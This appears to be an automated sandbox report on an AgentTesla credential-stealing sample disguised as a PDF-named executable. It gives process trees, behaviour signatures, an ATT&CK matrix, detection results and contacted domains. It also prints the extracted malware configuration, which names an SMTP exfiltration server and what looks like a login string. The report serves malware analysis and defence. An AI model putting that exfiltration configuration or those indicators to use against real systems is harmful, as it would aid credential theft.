ID: 385328
Sample Name: KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Cookbook: default.jbs
Time: 10:35:38
Date: 12/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report KHAWATMI CO.IMPORT & EXPORT_PD…

Overview

General Information

Sample Name:	KHAWATMI CO.IMPORT & EXPORT_PDF.exe
Analysis ID:	385328
MD5:	ee8919ff7b5f2a8…
SHA1:	cafb42ed9189ff9…
SHA256:	5074a2f201d924b.
Infos:	

Most interesting Screenshot:



Detection

MALICIOUS
SUSPICIOUS
CLEAN
UNKNOWN


AgentTesla

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Multi AV Scanner detection for dropp…
- Multi AV Scanner detection for subm…
- Snort IDS alert for network traffic (e.…
- Yara detected AgentTesla
- Contains functionality to hide a threa…
- Contains functionality to register a lo…
- Drops executable to a common third…
- Hides that the sample has been dow…
- Hides threads from debuggers
- Initial sample is a PE file and has a …
- Injects a PE file into a foreign proce…
- Installs a global keyboard hook
- Machine Learning detection for dropp…

Classification



Startup

- **System is w10x64**
- KHAWATMI CO.IMPORT & EXPORT_PDF.exe (PID: 7092 cmdline: 'C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe' MD5: EE8919FF7B5F2A89B6C1984A6A3B7FBC)
  - cmd.exe (PID: 244 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6076 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6348 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - KHAWATMI CO.IMPORT & EXPORT_PDF.exe (PID: 3280 cmdline: C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe MD5: EE8919FF7B5F2A89B6C1984A6A3B7FBC)
  - KHAWATMI CO.IMPORT & EXPORT_PDF.exe (PID: 1288 cmdline: C:\Users\user\Desktop\KHAWATMI CO.IMPORT & EXPORT_PDF.exe MD5: EE8919FF7B5F2A89B6C1984A6A3B7FBC)
  - WerFault.exe (PID: 5848 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7092 -s 2116 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- firefox.exe (PID: 7036 cmdline: 'C:\Users\user\AppData\Roaming\firefox\firefox.exe' MD5: EE8919FF7B5F2A89B6C1984A6A3B7FBC)
  - cmd.exe (PID: 1584 cmdline: 'C:\Windows\System32\cmd.exe' /c timeout 1 MD5: F3BDBE3BB6F734E357235F4D5898582D)
    - conhost.exe (PID: 6264 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - timeout.exe (PID: 6188 cmdline: timeout 1 MD5: 121A4EDAE60A7AF6F5DFA82F7BB95659)
  - firefox.exe (PID: 4244 cmdline: C:\Users\user\AppData\Roaming\firefox\firefox.exe MD5: EE8919FF7B5F2A89B6C1984A6A3B7FBC)
  - WerFault.exe (PID: 2860 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 7036 -s 1480 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
- firefox.exe (PID: 1620 cmdline: 'C:\Users\user\AppData\Roaming\firefox\firefox.exe' MD5: EE8919FF7B5F2A89B6C1984A6A3B7FBC)
- **cleanup**

Malware Configuration

Threatname: Agenttesla


```
{
  "Exfil Mode": "SMTP",
  "SMTP Info": "ugooo@jumatsedekah.comB1]ir;)]vV*%mail.jumatsedekah.com"
}
```


Yara Overview

Memory Dumps

Source	Rule	Description	Author	Strings
00000006.00000002.906435816.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000014.00000002.906456012.000000000402000.00000040.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
0000000D.00000002.752549672.0000000003F25000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000000.00000002.666349714.0000000003F22000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
00000014.00000002.909476623.000000000281000.00000004.00000001.sdmp	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 9 entries				


Unpacked PEs

Source	Rule	Description	Author	Strings
13.2.firefox.exe.3f5b270.9.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
6.2.KHAWATMI CO.IMPORT & EXPORT_PDF.exe.400000.0.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
13.2.firefox.exe.3f25450.8.raw.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
13.2.firefox.exe.3f5b270.9.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
13.2.firefox.exe.3f25450.8.unpack	JoeSecurity_AgentTesla_1	Yara detected AgentTesla	Joe Security	
Click to see the 3 entries				

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

- AV Detection
- Compliance
- Software Vulnerabilities
- Networking
- Key, Mouse, Clipboard, Microphone and Screen Capturing
- System Summary
- Data Obfuscation
- Persistence and Installation Behavior
- Boot Survival
- Hooking and other Techniques for Hiding and Protection
- Malware Analysis System Evasion
- Anti Debugging
- HIPS / PFW / Operating System Protection Evasion
- Language, Device and Operating System Detection
- Stealing of Sensitive Information
- Remote Access Functionality

AV Detection:

Found malware configuration

Multi AV Scanner detection for dropped file

Multi AV Scanner detection for submitted file

Machine Learning detection for dropped file

Machine Learning detection for sample

Networking:

Snort IDS alert for network traffic (e.g. based on Emerging Threat rules)

Key, Mouse, Clipboard, Microphone and Screen Capturing:

Contains functionality to register a low level keyboard hook

Installs a global keyboard hook

System Summary:

Initial sample is a PE file and has a suspicious name

Persistence and Installation Behavior:

Drops executable to a common third party application directory

Hooking and other Techniques for Hiding and Protection:

Hides that the sample has been downloaded from the Internet (zone.identifier)

Malware Analysis System Evasion:

Queries sensitive BIOS Information (via WMI, Win32_Bios & Win32_BaseBoard, often done to detect virtual machines)

Queries sensitive network adapter information (via WMI, Win32_NetworkAdapter, often done to detect virtual machines)

Anti Debugging:

Contains functionality to hide a thread from the debugger

Hides threads from debuggers

HIPS / PFW / Operating System Protection Evasion:

Injects a PE file into a foreign processes

Stealing of Sensitive Information:

Yara detected AgentTesla

Tries to harvest and steal Putty / WinSCP information (sessions, passwords, etc)

Tries to harvest and steal browser information (history, passwords, etc)

Tries to harvest and steal ftp login credentials

Tries to steal Mail credentials (via file access)

Remote Access Functionality:


Yara detected AgentTesla

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration
Valid Accounts	Windows Management Instrumentation 2 1 1	Registry Run Keys / Startup Folder 1	Extra Window Memory Injection 1	Disable or Modify Tools 1	OS Credential Dumping 2	Account Discovery 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Process Injection 1 1 2	Obfuscated Files or Information 1	Input Capture 2 1	File and Directory Discovery 1	Remote Desktop Protocol	Data from Local System 2	Exfiltration Over Bluetooth
Domain Accounts	At (Linux)	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Software Packing 1	Credentials in Registry 1	System Information Discovery 1 1 4	SMB/Windows Admin Shares	Email Collection 1	Automated Exfiltration
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Timestomp 1	NTDS	Query Registry 1	Distributed Component Object Model	Input Capture 2 1	Scheduled Transfer
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Extra Window Memory Injection 1	LSA Secrets	Security Software Discovery 4 3 1	SSH	Clipboard Data 1	Data Transfer Size Limits
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Masquerading 1 1	Cached Domain Credentials	Process Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel
External Remote Services	Scheduled Task	Startup Items	Startup Items	Virtualization/Sandbox Evasion 2 5 1	DCSync	Virtualization/Sandbox Evasion 2 5 1	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Process Injection 1 1 2	Proc Filesystem	Application Window Discovery 1	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Hidden Files and Directories 1	/etc/passwd and /etc/shadow	System Owner/User Discovery 1	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol
Supply Chain Compromise	AppleScript	At (Windows)	At (Windows)	Invalid Code Signature	Network Sniffing	Remote System Discovery 1	Taint Shared Content	Local Data Staging	Exfiltration Over Unencrypted/Obfuscate Non-C2 Protocol


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
KHAWATMI CO.IMPORT & EXPORT_PDF.exe	12%	ReversingLabs	Win32.Trojan.Generic	
KHAWATMI CO.IMPORT & EXPORT_PDF.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\firefox\firefox.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\firefox\firefox.exe	12%	ReversingLabs	Win32.Trojan.Generic	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
6.2.KHAWATMI CO.IMPORT & EXPORT_PDF.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File
20.2.firefox.exe.400000.0.unpack	100%	Avira	TR/Spy.Gen8		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://127.0.0.1:HTTP/1.1	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s458/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://ZUOsUg.com	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19957561.ece/ALTERNATES/s458/1_FreeAgentPlayers.jpg	0%	URL Reputation	safe	
http://https://WmLbJDkaOPbXW.org	0%	Avira URL Cloud	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-arsenal-klopp-lijnders-carabao-171668	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-02-	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpoolecho.co.uk/incoming/article17165318.ece/ALTERNATES/s615/2_GettyImages-11837	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s220b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961953.ece/ALTERNATES/s180/0_GettyImages-1302496803.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19945821.ece/ALTERNATES/s270b/0_Salah-Goal-vs-Leeds.jp	0%	URL Reputation	safe	
http://mail.jumatsedekah.com	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960478.ece/ALTERNATES/s615/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://www.liverpool.com/all-about/premier-league	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19938370.ece/ALTERNATES/s180/0_Salah-Pressing.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s615/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19963923.ece/ALTERNATES/s180/1_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://www.liverpool.com/schedule/liverpool-arsenal-carabao-cup-klopp-17166154	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955390.ece/ALTERNATES/s615/0_GettyImages-1231353837.	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/liverpool-psg-transfer-news-19957850	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19936064.ece/ALTERNATES/s220b/0_WhatsApp-Image-2021-02	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s180/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s270b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/fsg-liverpool-gini-wijnaldum-transfer-1876	0%	URL Reputation	safe	
http://bornforthis.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalglish--goal-7E01	0%	Avira URL Cloud	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip%tordir%%ha	0%	URL Reputation	safe	
http://bornforthis.ml/liverpool-fc-news/features/steven-gerrard-liverpool-future-dalgli	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19946983.ece/ALTERNATES/s615/0_RobertsonCross1.jpg	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/features/jurgen-klopp-liverpool-transfer-targets-1996166	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://www.liverpool.com/liverpool-fc-news/transfer-news/liverpool-erling-haaland-transfer-weghorst	0%	URL Reputation	safe	
http://https://reachplc.hub.loginradius.com"	0%	Avira URL Cloud	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19940968.ece/ALTERNATES/s220b/0_Curtis-10.png	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19960206.ece/ALTERNATES/s180/0_WhatsApp-Image-2021-03-	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19955855.ece/ALTERNATES/s615/0_GettyImages-1304940818.	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://i2-prod.liverpool.com/incoming/article19961704.ece/ALTERNATES/s270b/0_GettyImages-1273716690	0%	URL Reputation	safe	
http://https://s2-prod.liverpool.com	0%	URL Reputation	safe	
http://https://s2-prod.liverpool.com	0%	URL Reputation	safe	
http://https://s2-prod.liverpool.com	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jumatsedekah.com	101.50.1.12	true	true		unknown
bornforthis.ml	104.21.17.57	true	false		unknown
clientconfig.passport.net	unknown	unknown	false		unknown
mail.jumatsedekah.com	unknown	unknown	true		unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/dateofbirthhttp://schemas.xmlsoap.org/ws/2005	WerFault.exe, 00000009.00000003.675969101.00000000056D0000.00000004.00000001.sdmp, WerFault.exe, 00000016.00000003.752818015.00000005290000.00000004.00000001.sdmp	false		high
http://127.0.0.1:HTTP/1.1	KHAWATMI CO.IMPORT & EXPORT_PDF.exe, 00000006.00000002.910151654.00000000030D1000.00000004.00000001.sdmp, firefox.exe, 00000014.00000002.909476623.0000002881000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
